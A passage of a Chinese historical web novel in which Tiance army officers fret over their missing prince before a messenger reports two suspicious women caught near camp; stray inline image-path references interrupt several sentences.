    “大军行至紫荆关前,若我还未归来,便将我失踪的信息传遍临安。”如今眼看着要到临安了,却无只言片语。


    严方阳喉咙仿佛被灌了铅,涩得发疼:“秦意,万一,我是说万一,王爷真的……”


    “住口。”秦意立掌打断他话头,字字铿锵,“绝没有万一,他一定会回来的。”


    他怎么可能不回来?那可是天元的战神,是天策军不可或缺的脊梁骨。


    正说着,帐外传来两道声音。


    “校尉班绩,求见。”


    “校尉霍万,求见。”


    严方阳秦意对视一眼。


    “进。”两人一齐踏入账中。


    左侧那人名为班绩,眉目寡淡,长得无甚出奇。


    右侧那人名为霍万,生得一副好身板,腰圆背厚,面阔口方。


    “你们怎么来了?”严方阳问道,这二人皆是天策军中的得力校尉,年少有为。


    “属下们担心王爷,前方可有王爷的消息传回?”班绩问。


    严方阳摇头。


    霍万直肠子出了名的,直接操着大嗓门怒骂:“格老子的!要是让老子知道是谁害了王爷,老子定要他好看!”


    忽然,一名传令兵冲入帐内,抱拳跪地:


    “报——!启禀中郎将。营外抓获两名行踪诡秘的女子,行迹十分可疑,还请中郎将定夺!”